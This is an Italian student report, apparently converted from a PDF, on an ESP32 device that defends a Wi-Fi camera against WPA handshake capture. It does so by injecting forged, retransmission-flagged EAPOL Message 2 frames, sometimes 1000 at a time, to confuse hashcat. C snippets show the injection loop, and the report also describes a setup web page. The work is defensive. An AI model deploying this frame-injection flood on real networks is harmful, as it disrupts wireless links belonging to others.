
Il pacchetto in esame ha la struttura che segue:




Considerando che si tratta di pacchetti con QoS posta a 1, l'header è di 26 byte, per cui per arrivare ai due byte che segnalano che si tratta di un pacchetto EAPOL (0x888E) risulta necessario muoverci di altri 6 byte rispetto ai 26 dell'header della frame ethernet, questo ci permette di superare l'header LLC

e ricavare l'informazione desiderata. Prima di effettuare questo controllo è anche presente un controllo sulla lunghezza del pacchetto per evitare letture di zone spurie della memoria.

Leggiamo il campo **EtherType della frame ethernet per verificare che si tratta di EAPOL**, ovvero che sia 0x888E.



Per identificare il primo messaggio dell'handshake, guardiamo il flag che indica la presenza del MIC, questo bit è **0 nel Messaggio 1**, 1 in tutti gli altri messaggi. Il MIC bit è il 9° bit (MIC bit) del campo Key Information (Offset 19 e 20), del payload del pacchetto EAPOL (payload della frame ethernet). Con una mask apposita verifichiamo che sia 0.



Individuato il primo messaggio dell'handshaking, si vuole **salvare il valore del replay counter** in un'apposita variabile, e alzare il flag prima indicato. Gli **8 byte del replay counter vengono letti all'indirizzo originale di quest'ultimo.**

Sandwich strategy

Individuato il primo messaggio, inviamo un messaggio che simula quello della seconda fase dell'handshaking.

```
if (trigger_fake_response) {
    send_smart_eapol(2, true, 0);
    ets_delay_us(50);
    send_smart_eapol(2, true, 0);
    trigger_fake_response = false;
    printf(">>> SNIPER SHOT: Hijacked Msg2 Inviato! <<<\n");
}
```

Il messaggio 2 dell'handshake fittizio viene inviato appena il primo messaggio viene ricevuto con la funzione *send_smart_eapol()* che prende in ingresso tre parametri:

1. **Tipo di messaggio** (1,2,3 o 4)
2. **use_hijack**: variabile booleana che dove true indica di usare il sequence number esatto e di alzare il bit di **retry**.
3. **replay_offset**: somma questo valore al replay counter (per il flood).

Ripetiamo l'invio del messaggio due volte a distanza di **50 micro secondi.**

Se il vero Msg2 non viene ricevuto dall'AP (a causa della collisione col primo pacchetto falso), il client, secondo le specifiche 802.11, ritrasmetterà il suo Msg2 dopo un breve periodo di attesa. Inviando un secondo pacchetto falso dopo un breve ritardo, aumentiamo significativamente la probabilità di collidere anche con la potenziale ritrasmissione del vero Msg2. Questo rende estremamente difficile (o statisticamente improbabile) per l'aggressore catturare un Msg2 pulito. **Il pacchetto è costruito ad hoc per essere trattato come una ritrasmissione valida del messaggio originale**, e non un nuovo messaggio di handshake, con la variabile use_hijack infatti indichiamo di alzare il bit di retry per simulare questo meccanismo.

Intensive Chaffing & Sandwich Strategy

Poichè abbiamo riscontrato che questa tecnica non era sufficiente per poter creare problemi a strumenti più sofisticati come hashcat, abbiamo pensato di provare a realizzare una fusione tra i metodi della injection del messaggio fasullo e dello chaffing.

```
while (esp_timer_get_time() - start_attack_time < 20000000) {
  //fuori         // C. CHECK CECCHINO (Nel caso la camera provi comunque)
if (trigger_fake_response) {
    for(int i=0; i<1000; i++) {
    send_smart_eapol(2, true, 0); // Hijack con seq number corretto
    ets_delay_us(50); // Intervallo minimo
}
    trigger_fake_response = false;
    printf(">>> SNIPER SHOT: Hijacked Msg2 Inviato! <<<\n");
}
```

In pratica piuttosto che soli due pacchetti ne inviamo 2 per creare confusione sulla rete, in questo modo rendiamo più complessa l'acquisizione del pacchetto e anche le sofisticate tecniche di preprocessing utilizzate dal tool hashcat vengono ingannate.

Le cause di tale difficoltà nel crackare la password probabilmente sono dovute a diversi fattori:

- La presenza di tanti msg2 falsi ha creato **interferenza** andando a rendere errata l'acquisizione del msg2 originale.
- La somiglianza tra i msg2 falsi e quello reale ha fatto sì che nella conversione del file si conservasse quello **falso** e rendesse di fatto impossibile il cracking dell'handshaking.


Interfaccia per la configurazione

Per rendere il progetto configurabile, in modo che possa funzionare in qualunque scenario analogo dove si vuole usare una board ESP32 per difendere un dispositivo da attacchi di tipo di deautenticazione e sniffing dei pacchetti di handshake per craccare la password abbiamo deciso di realizzare un'interfaccia più user-friendly. Gli unici **parametri** che caratterizzano il codice, per lo scenario in cui ci siamo messi, sono il **MAC del client** (telecamera, nel nostro caso) e il **MAC dell'Access Point** (router Wi-Fi). È stato previsto un meccanismo per consentire all'utente di riconfigurare tali parametri in modo semplice.

Se non c'è alcuna **configurazione** salvata (prima esecuzione) o se l'utente forza il **reset** della scheda (con il pulsante), si entra in modalità configurazione. L'ESP32 smette di funzionare come client e crea una propria rete **wi-fi aperta dove avvia un web server per l'inserimento dei dati.**

L'utente si connette alla rete creata dall'ESP32, *SENTINEL_SETUP,* apre un browser e naviga all'indirizzo IP 192.168.4.1. Tramite una richiesta **HTTP GET** viene mostrata all'utente una pagina HTML

con cui quest'ultimo interagisce per configurare la sentinella, e tramite una richiesta **HTTP POST** i dati inseriti vengono salvati nelle variabili persistenti.



Segue una fase di validazione dell'input e riavvio del dispositivo, che questa volta vedrà la nuova configurazione.

Conclusioni

Abbiamo avuto modo di analizzare il comportamento di un attaccante per cercare di inserirsi all'interno di una rete WLAN e cercare di esfiltrare informazioni sensibili. I tool che ad oggi sono a disposizione di qualsiasi utente permettono di fare il tutto in maniera estremamente semplice e intuitiva, inoltre come spesso accade nelle reti molti attacchi derivano dal design stesso dei protocolli per cui è complesso riuscire a trovare una misura risolutiva totale a determinate tipologie di attacco.

Tuttavia, abbiamo anche osservato che tramite l'utilizzo di appositi dispositivi posti all'analisi del traffico si possono ricavare molte informazioni sullo stato della rete che possiamo usare per difenderla almeno con strategie palliative. Inoltre, è risultato evidente la forza delle tecniche di offensive defense, ovvero di quelle tecniche che si basano su attacchi per causare problemi agli attaccanti in modo da poter difendere il sistema.

Riferimenti

[1] Documentazione Aircrack-ng: https://www.aircrack-ng.org/doku.php?id=Main

[2] https://people.csail.mit.edu/rivest/pubs/Riv98a.pdf

[3] https://en.wikipedia.org/wiki/Network_Abstraction_Layer

[4] https://github.com/risinek/esp32-wifi-penetration-tool

[5] Computer Networking: A Top-Down Approach 8 th edition Jim Kurose, Keith Ross Pearson, 2020